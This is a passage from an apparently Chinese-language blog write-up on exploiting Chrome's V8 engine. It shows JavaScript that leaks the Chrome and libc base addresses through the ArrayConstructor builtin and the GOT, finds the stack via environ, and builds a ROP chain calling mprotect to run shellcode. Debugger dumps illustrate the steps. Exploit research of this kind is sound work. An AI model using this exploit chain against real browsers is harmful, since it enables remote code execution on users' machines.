
换句话说，用leak出来的ArrayConstructor地址减去0x405c7c0就是chrome binary映射的基地址，记为bin_base

```
let bin_base = Array_builtin_addr - 0x405c7c0n;
 console.log(`bin base: ${bin_base.hex()}`);
```

然后找到got表,cxa_finalize是一个libc里的函数，在chrome的got表里会有一个指针指向它，记录一下这个指针所在的偏移是0x8DDBDE8。
于是leak出libc里的cxa_finalize地址。




再逆向一下libc.so,用leak出来的cxa_finalize_got减去偏移0x43520，得到libc基地址。





```
let cxa_finalize_got = bin_base + 0x8ddbde8n;
 let libc_base = readq(cxa_finalize_got) - 0x43520n;
 console.log('libc base: ' + libc_base.hex());
```

然后找到environ,environ是一个指针，它指向栈上，将其leak出来，我们现在得到了一个可写的栈地址。




```
let environ = libc_base+0x3ee098n;
 let stack_ptr = readq(environ);
 console.log(`stack: ${stack_ptr.hex()}`);
```



ROP


后面的内容比较简单，就是将shellcode写入到内存，然后逆向bin构造rop，用rop mprotect函数将这个内存页变成可以读写执行权限，再跳到shellcode执行即可。

```
let nop = bin_base+0x263d061n;
 let pop_rdi = bin_base+0x264bdccn;
 let pop_rsi = bin_base+0x267e82en;
 let pop_rdx = bin_base+0x26a8d66n;
 let mprotect = bin_base+0x88278f0n;

 let sc_array = new Uint8Array(2048);
 for (let i = 0; i < sc.length; i++) {
   sc_array[i] = sc[i];
 }
 let sc_addr = readq((leak_ptr(sc_array)-1n+0x68n));
 console.log(`sc_addr: ${sc_addr.hex()}`);
```

```
 let rop = [
   pop_rdi,
   sc_addr,
   pop_rsi,
   4096n,
   pop_rdx,
   7n,
   mprotect,
   sc_addr
 ];
 let rop_start = stack_ptr - 8n*BigInt(rop.length);
 for (let i = 0; i < rop.length; i++) {
   writeq(rop_start+8n*BigInt(i), rop[i]);
 }

 for (let i = 0; i < 0x200; i++) {
   rop_start -= 8n;
   writeq(rop_start, nop);
 }
}
```


我举个简单的例子，我随便找了一个binary文件，假设红框框起来的地方是environment，上面黄框是写入的0x200个retn，注意这个nop其实是代表retn而不是0x90，当程

```
for (let i = 0; i < 0x200; i++) {
   rop_start -= 8n;
   writeq(rop_start, nop);
 }
```


0x80480ed mov eax, 0x1b
0x80480f2 mov ebx, dword ptr [esp + 4]
0x80480f6 int 0x80
0x80480f8 test eax, eax
0x80480fa js 0x804812d
0x80480fc ret
0x80480fd mov eax, 3
00:0000 esp 0xffffd41c -> 0x80480c7 <- mov dword ptr [esp], 1
01:0004 0xffffd420 <- 0x1e
02:0008 0xffffd424 <- 0x0
... ↓
05:0014 0xffffd430 <- 0x1
06:0018 0xffffd434 -> 0xffffd5a0 <- 0x6d6f682f ('/hom')
07:001c 0xffffd438 <- 0x0
f 0 80480f2
pwndbg> stack
00:0000 esp 0xffffd41c -> 0x80480c7 <- mov dword ptr [esp], 1
01:0004 0xffffd420 <- 0x1e
02:0008 0xffffd424 <- 0x0
... ↓
05:0014 0xffffd430 <- 0x1
06:0018 0xffffd434 -> 0xffffd5a0 <- 0x6d6f682f ('/hom')
07:001c 0xffffd438 <- 0x0
pwndbg>
08:0020 0xffffd43c -> 0xffffd5cc <- 0x4e474f4c ('LOGN')
09:0024 0xffffd440 -> 0xffffd5dd <- 0x48544150 ('PATH')
0a:0028 0xffffd444 -> 0xffffd691 <- 0x4c454853 ('SHEL')
0b:002c 0xffffd448 -> 0xffffd6a4 <- 0x5f485353 ('SSH_')
0c:0030 0xffffd44c -> 0xffffd6d6 <- 0x4d524554 ('TERM')
0d:0034 0xffffd450 -> 0xffffd6eb <- 0x5f474458 ('XDG_')
0e:0038 0xffffd454 -> 0xffffd70a <- 0x4e5f434c ('LC_N')
0f:003c 0xffffd458 -> 0xffffd721 <- 0x4d5f434c ('LC_M')
pwndbg>
10:0040 0xffffd45c -> 0xffffd739 <- 0x4e5f434c ('LC_N')
11:0044 0xffffd460 -> 0xffffd74d <- 0x545f434c ('LC_T')
12:0048 0xffffd464 -> 0xffffd766 <- 0x495f434c ('LC_I')
13:004c 0xffffd468 -> 0xffffd784 <- 0x3d445750 ('PWD=')
14:0050 0xffffd46c -> 0xffffd7ac <- 0x3d48535a ('ZSH=')
15:0054 0xffffd470 -> 0xffffd7ca <- 'LESS=-R'
16:0058 0xffffd474 -> 0xffffd7d2 <- 0x435f534c ('LS_C')
17:005c 0xffffd478 -> 0xffffdd5a <- 0x48545950 ('PYTH')
pwndbg>
18:0060 0xffffd47c -> 0xffffddeb <- 0x4e455645 ('EVEN')
19:0064 0xffffd480 -> 0xffffddfb <- 0x454d4f48 ('HOME')
1a:0068 0xffffd484 -> 0xffffde0f <- 0x474e414c ('LANG')
1b:006c 0xffffd488 -> 0xffffde20 <- 0x415f434c ('LC_A')
1c:0070 0xffffd48c -> 0xffffde37 <- 0x4d5f434c ('LC_M')
1d:0074 0xffffd490 -> 0xffffde52 <- 0x505f434c ('LC_P')
1e:0078 0xffffd494 -> 0xffffde67 <- 0x545f434c ('LC_T')
1f:007c 0xffffd498 -> 0xffffde7b <- 0x4f43534c ('LSCO')
pwndbg>
❐ 4 ↑ 3d 9h 42m 1 gdb 2 r2

exploit

```
cd ~/chrome
./chrome index.html
```



其他


致谢

感谢stephen(@_tsuro)对我愚蠢问题的不厌其烦的指导，我翻了一个愚蠢的错误。

事实上直接用d8调试和chrome还是不太一样的，就是在leak

cxa那里，它会把builtin随机映射到一段地址，而把cxa映射到libv8.so，所以就不能简单的根据偏移找到cxa了。

```
gdb-peda$ job 0x25d168e44761
0x25d168e44761: [Code]
kind = BUILTIN
name = ArrayConstructor
compiler = unknown
address = 0x25d168e44761
Instructions (size = 73)
0x25d168e447c0     0  488b7e27        REX.W movq rdi,[rsi+0x27]
0x25d168e447c4     4  488b7f6f        REX.W movq rdi,[rdi+0x6f]
0x25d168e447c8     8  488b5f37        REX.W movq rbx,[rdi+0x37]
0x25d168e447cc     c  f6c301          testb rbx,0x1
0x25d168e447cf     f  7510            jnz 0x25d168e447e1  (ArrayConstructor)
0x25d168e447d1    11  48ba000000005d000000 REX.W movq rdx,0x5d00000000
0x25d168e447db    1b  e8e0fcffff      call 0x25d168e444c0  (Abort)    ;; code: BUILTIN
0x25d168e447e0    20  cc              int3l
0x25d168e447e1    21  488b4bff        REX.W movq rcx,[rbx-0x1]
0x25d168e447e5    25  6681790b8400    cmpw [rcx+0xb],0x84
0x25d168e447eb    2b  7410            jz 0x25d168e447fd  (ArrayConstructor)
0x25d168e447ed    2d  48ba000000005d000000 REX.W movq rdx,0x5d00000000
0x25d168e447f7    37  e8c4fcffff      call 0x25d168e444c0  (Abort)    ;; code: BUILTIN
0x25d168e447fc    3c  cc              int3l
0x25d168e447fd    3d  488bd7          REX.W movq rdx,rdi
0x25d168e44800    40  498b5da0        REX.W movq rbx,[r13-0x60]
0x25d168e44804    44  e99785fcff      jmp 0x25d168e0cda0      ;; code: STUB, ArrayConstructorStub, minor: 0
```



所以说当你在v8里完成一个任意地址读写的原语之后，就可以转到chrome里直接写exp了，而不需要再做过多的调试（换句话说你没必要直接调试完整的chrome,这没有什

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1. 0 条回复

- 动动手指，沙发就是你的了！